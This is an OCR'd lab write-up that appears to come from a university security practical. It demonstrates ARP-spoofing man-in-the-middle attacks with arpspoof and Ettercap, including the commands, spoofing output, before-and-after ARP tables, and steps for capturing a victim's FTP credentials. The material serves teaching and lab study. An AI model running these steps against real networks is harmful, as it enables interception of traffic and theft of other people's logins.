Aim: Using open port information perform MITM(Man In The Middle) attack using arpspoof, urlsnarf, dsniff, dnsspoof. 1. Interruption, 2. Interception.


1. **Interruption:**

- Initially Before attack Checking the Connection Between Client and Server using ping command at both side.

Client Side:



Server Side:



- Configuring machine to allow packet forwarding, because act as man in the middle attacker machine must act as router between "real router" and the victim.
- Without Change the value in /proc/sys/net/ipv4/ip_forward from 0 to 1.

- The next step is setting up arpspoof between victim and router.

```
root : arpspoof
File  Edit  View  Bookmarks  Settings  Help
root@bt:~# arpspoof -i eth0 -t 192.168.1.120 192.168.1.119
8:0:27:89:e0:25 8:0:27:e6:bd:aa 0806 42: arp reply 192.168.1.119 is-at 8:0:27:89:e0:25
8:0:27:89:e0:25 8:0:27:e6:bd:aa 0806 42: arp reply 192.168.1.119 is-at 8:0:27:89:e0:25
8:0:27:89:e0:25 8:0:27:e6:bd:aa 0806 42: arp reply 192.168.1.119 is-at 8:0:27:89:e0:25
8:0:27:89:e0:25 8:0:27:e6:bd:aa 0806 42: arp reply 192.168.1.119 is-at 8:0:27:89:e0:25
8:0:27:89:e0:25 8:0:27:e6:bd:aa 0806 42: arp reply 192.168.1.119 is-at 8:0:27:89:e0:25
8:0:27:89:e0:25 8:0:27:e6:bd:aa 0806 42: arp reply 192.168.1.119 is-at 8:0:27:89:e0:25
8:0:27:89:e0:25 8:0:27:e6:bd:aa 0806 42: arp reply 192.168.1.119 is-at 8:0:27:89:e0:25
8:0:27:89:e0:25 8:0:27:e6:bd:aa 0806 42: arp reply 192.168.1.119 is-at 8:0:27:89:e0:25
8:0:27:89:e0:25 8:0:27:e6:bd:aa 0806 42: arp reply 192.168.1.119 is-at 8:0:27:89:e0:25
8:0:27:89:e0:25 8:0:27:e6:bd:aa 0806 42: arp reply 192.168.1.119 is-at 8:0:27:89:e0:25
8:0:27:89:e0:25 8:0:27:e6:bd:aa 0806 42: arp reply 192.168.1.119 is-at 8:0:27:89:e0:25
8:0:27:89:e0:25 8:0:27:e6:bd:aa 0806 42: arp reply 192.168.1.119 is-at 8:0:27:89:e0:25
8:0:27:89:e0:25 8:0:27:e6:bd:aa 0806 42: arp reply 192.168.1.119 is-at 8:0:27:89:e0:25
```

- Further setting up arpspoof from to capture all packet from router to victim.

```
root : arpspoof <2>
File  Edit  View  Bookmarks  Settings  Help
root@bt:~# arpspoof -i eth0 -t 192.168.1.120 192.168.1.119
8:0:27:89:e0:25 8:0:27:e6:bd:aa 0806 42: arp reply 192.168.1.119 is-at 8:0:27:
8:0:27:89:e0:25 8:0:27:e6:bd:aa 0806 42: arp reply 192.168.1.119 is-at 8:0:27:
8:0:27:89:e0:25 8:0:27:e6:bd:aa 0806 42: arp reply 192.1
68.1.119 is-at 8:0:27:89:e0:25
8:0:27:89:e0:25 8:0:27:e6:bd:aa 0806 42: arp reply 192.168.1.119 is-at 8:0:27:
8:0:27:89:e0:25 8:0:27:e6:bd:aa 0806 42: arp reply 192.168.1.119 is-at 8:0:27:
8:0:27:89:e0:25 8:0:27:e6:bd:aa 0806 42: arp reply 192.168.1.119 is-at 8:0:27:
8:0:27:89:e0:25 8:0:27:e6:bd:aa 0806 42: arp reply 192.168.1.119 is-at 8:0:27:
8:0:27:89:e0:25 8:0:27:e6:bd:aa 0806 42: arp reply 192.168.1.119 is-at 8:0:27:
8:0:27:89:e0:25 8:0:27:e6:bd:aa 0806 42: arp reply 192.168.1.119 is-at 8:0:27:
```

- The Reply between Client and Server are stopped because we had not changed the value in /proc/sys/net/ipv4/ip_forward from 0 to 1.

Client Side:

```
C:\WINDOWS\system32\cmd.exe - ping 192.168.1.120 -t
C:\Documents and Settings\Administrator>ping 192.168.1.120 -t
Pinging 192.168.1.120 with 32 bytes of data:
Request timed out.
Request timed out.
```

Server Side:

```
C:\WINDOWS\system32\cmd.exe - ping 192.168.1.119 -t
C:\Documents and Settings\Administrator>ping 192.168.1.119 -t
Pinging 192.168.1.119 with 32 bytes of data:
Request timed out.
Request timed out.
Request timed out.
Request timed out.
Request timed out.
Request timed out.
Request timed out.
Request timed out.
Request timed out.
Request timed out.
Request timed out.
Request timed out.
```

- Changing the value in /proc/sys/net/ipv4/ip_forward from 0 to 1.

```
root : bash
File  Edit  View  Bookmarks  Settings  Help
root@bt:~# cat /proc/sys/net/ipv4/ip_forward
0
root@bt:~# echo 1 >> /proc/sys/net/ipv4/ip_forward
root@bt:~# cat /proc/sys/net/ipv4/ip_forward
1
root@bt:~#
```

- After changing the value in /proc/sys/net/ipv4/ip_forward from 0 to 1 server and client both are further able to communicate with each other and started ping reply.


Client Side:

```
C:\WINDOWS\system32\cmd.exe - ping 192.168.1.120 -t
Request timed out.
Request timed out.
Request timed out.
Request timed out.
Request timed out.
Request timed out.
Request timed out.
Request timed out.
Request timed out.
Request timed out.
Request timed out.
Request timed out.
Request timed out.
Request timed out.
Request timed out.
Request timed out.
Request timed out.
Reply from 192.168.1.120: bytes=32 time<1ms TTL=127
Reply from 192.168.1.120: bytes=32 time<1ms TTL=127
Reply from 192.168.1.120: bytes=32 time<1ms TTL=127
Reply from 192.168.1.120: bytes=32 time<1ms TTL=127
Reply from 192.168.1.120: bytes=32 time<1ms TTL=127
Reply from 192.168.1.120: bytes=32 time<1ms TTL=127
Reply from 192.168.1.120: bytes=32 time<1ms TTL=127
```


Server Side:

```
C:\WINDOWS\system32\cmd.exe - ping 192.168.1.119 -t
Request timed out.
Request timed out.
Request timed out.
Reply from 192.168.1.119: bytes=32 time<1ms TTL=128
Reply from 192.168.1.119: bytes=32 time<1ms TTL=128
Reply from 192.168.1.119: bytes=32 time<1ms TTL=128
Reply from 192.168.1.119: bytes=32 time<1ms TTL=128
Reply from 192.168.1.119: bytes=32 time=1ms TTL=128
Reply from 192.168.1.119: bytes=32 time<1ms TTL=128
Reply from 192.168.1.119: bytes=32 time<1ms TTL=128
Reply from 192.168.1.119: bytes=32 time<1ms TTL=128
Reply from 192.168.1.119: bytes=32 time<1ms TTL=128
Reply from 192.168.1.119: bytes=32 time<1ms TTL=128
Reply from 192.168.1.119: bytes=32 time<1ms TTL=128
Reply from 192.168.1.119: bytes=32 time<1ms TTL=128
Reply from 192.168.1.119: bytes=32 time<1ms TTL=128
Reply from 192.168.1.119: bytes=32 time<1ms TTL=128
Reply from 192.168.1.119: bytes=32 time<1ms TTL=128
Reply from 192.168.1.119: bytes=32 time<1ms TTL=128
Reply from 192.168.1.119: bytes=32 time<1ms TTL=128
Reply from 192.168.1.119: bytes=32 time<1ms TTL=128
Reply from 192.168.1.119: bytes=32 time<1ms TTL=128
Reply from 192.168.1.119: bytes=32 time<1ms TTL=128
Reply from 192.168.1.119: bytes=32 time<1ms TTL=128
```

- Now performing urlsnarf from the attackers machine which capture the packets from both Client and Server side and gives output as bellow.



- Now performing driftnet from the attackers machine which capture the packets from both Client and Server side and gives output as bellow.



- Checking Interfaces before and after attack on server Machine using command arp –a.

Before Attack: It shows that physical addresses of attacker and client both are different.

```
Interface: 192.168.1.120 --- 0xb
  Internet Address      Physical Address      Type
  192.168.1.1           98-fc-11-da-d3-20     dynamic
  192.168.1.101         00-e0-1c-3b-ab-dd     dynamic
  192.168.1.104         08-00-27-89-e0-25     dynamic
  192.168.1.109         90-fb-a6-b0-fa-db     dynamic
  192.168.1.119         08-00-27-5d-cf-05     dynamic
  192.168.1.255         ff-ff-ff-ff-ff-ff     static
  224.0.0.2             01-00-5e-00-00-02     static
  224.0.0.22            01-00-5e-00-00-16     static
  224.0.0.252           01-00-5e-00-00-fc     static
  239.255.255.250       01-00-5e-7f-ff-fa     static
  255.255.255.255       ff-ff-ff-ff-ff-ff     static
```

After Attack: It shows that physical addresses of attacker and client both are same.

```
C:\Users\admin>arp -a

Interface: 192.168.1.120 --- 0xb
  Internet Address      Physical Address      Type
  192.168.1.1           98-fc-11-da-d3-20     dynamic
  192.168.1.101         00-e0-1c-3b-ab-dd     dynamic
  192.168.1.104         08-00-27-89-e0-25     dynamic
  192.168.1.109         90-fb-a6-b0-fa-db     dynamic
  192.168.1.119         08-00-27-89-e0-25     dynamic
  192.168.1.255         ff-ff-ff-ff-ff-ff     static
  224.0.0.2             01-00-5e-00-00-02     static
  224.0.0.22            01-00-5e-00-00-16     static
  224.0.0.252           01-00-5e-00-00-fc     static
  239.255.255.250       01-00-5e-7f-ff-fa     static
  255.255.255.255       ff-ff-ff-ff-ff-ff     static
```

Practical – 3

Aim: Understand packet capturing tool Wireshark or Ettercap and analysis of those packets.

- **Ettercap**

  - Ettercap stands for Ethernet Capture. Ettercap is a comprehensive suite for man in the middle attacks.
  - It features sniffing of live connections, content filtering on the fly and many other interesting tricks. It supports active and passive dissection of many protocols and includes many features for network and host analysis.

  - Type of active and passive attacks.

    1. **Active attack**: In this kind of attack, The Attacker attempt to alter system resources or destroy the data. Attacker can be changing the data and etc.
    2. **Passive attack**: In this kind of attack, Attacker attempt to gain information from the system and don't destroy the information. This attack is kind of monitoring and recognition the target.

    1. **Active Attack:**

       I. Spoofing.
       II. Denial-of-service attack.
       III. Man in the middle.
       IV. ARP poisoning.
       V. Overflow(s).

    2. **Passive Attack:**

       I. Port Scanners. II. Idle Scan.

    I. Spoofing


    A spoofing attack is when a malicious party impersonates another device or user on a network in order to launch attacks against network hosts, steal data, spread malware or bypasses access controls. There are several different types of spoofing attacks that malicious parties can use to accomplish this. Some of the most common methods include IP address spoofing attacks, ARP spoofing attacks and DNS server spoofing attacks.

    II. Ettercap can work with these four models:

    1. IP-based: Filtered packets by IP address.
    2. MAC-based: Filtered packets by MAC address.
    3. ARP-based: It is very useful for sniffing packets between two hosts on a Switched network.
    4. PublicARP-based: It is very useful for sniffing packets from a user to all hosts.

III. Packets Filtering by IP address and ARP poisoning.


Step 1: Change the value in /proc/sys/net/ipv4/ip_forward from 0 to 1 for Interception.




Step 2: Change the ipchains rules as shown in figure.

First run the command or go the the root>etc>ettr.conf then modify and save the changes.

Before Changing in ipchains we found bellow statements.



We have to remove the # as shown in figure from the both highlighted statements.




Step 3: Launch Ettercap using the command


root@divyang:~# ettercap –G.

We can also lunch it using following steps which are shown in the Figure.

Step 4: Click "Sniff->Unified Sniffing". It will list the available network interface as shown below. Choosing the interface on which we want to use for ARP Poisoning.



Once we have chosen the interface the following window will open:




Step 5: Scan for Hosts by clicking "Hosts->Scan for Host" It will start to scan the hosts present in the network.

Once it is completed, click "Hosts->Host List". It will list the available hosts in the LAN as follows:


Step 6: The next step is to add the target list for performing the ARP poisoning.

Now among the list, selected "192.168.1.118" and clicked on "Add to Target 1″ and selected "192.168.1.120" and clicked on "Add to Target 2″.


In which **TARGET1** act as Victim and **TARGET2** act server.



Step 7: Now select “Mitm->Arp Poisoning” as follows:




The following dialog box was appears. Select “Sniff Remote Connection” and click “ok”:




Step 8: Then click "Start->Start Sniffing as follows:

Step 9: Now from the victim machine we are tried to logon into ftp server which are already created.



Step 10: Now in the attacker's machine checked the Ettercap window and it shows the User Name and Password by which victim access the ftp server.



- **Wireshark**

  - Wireshark is a network packet analyzer. A network packet analyzer will try to capture network packets and tries to display that packet data as detailed as possible.

  - The following are some of the many features Wireshark provides:


    - Available for UNIX and Windows.
    - Capture live packet data from a network interface.
    - Open files containing packet data captured with tcpdump/WinDump, Wireshark, and a number of other packet capture programs.
    - Import packets from text files containing hex dumps of packet data.
    - Display packets with very detailed protocol information.
    - Save packet data captured.
    - Export some or all packets in a number of capture file formats.
    - Filter packets on many criteria.
    - Search for packets on many criteria.
    - Colorize packet display based on filters.
    - Create various statistics etc.

  - Capture ftp traffic using wireshark from a network interface.

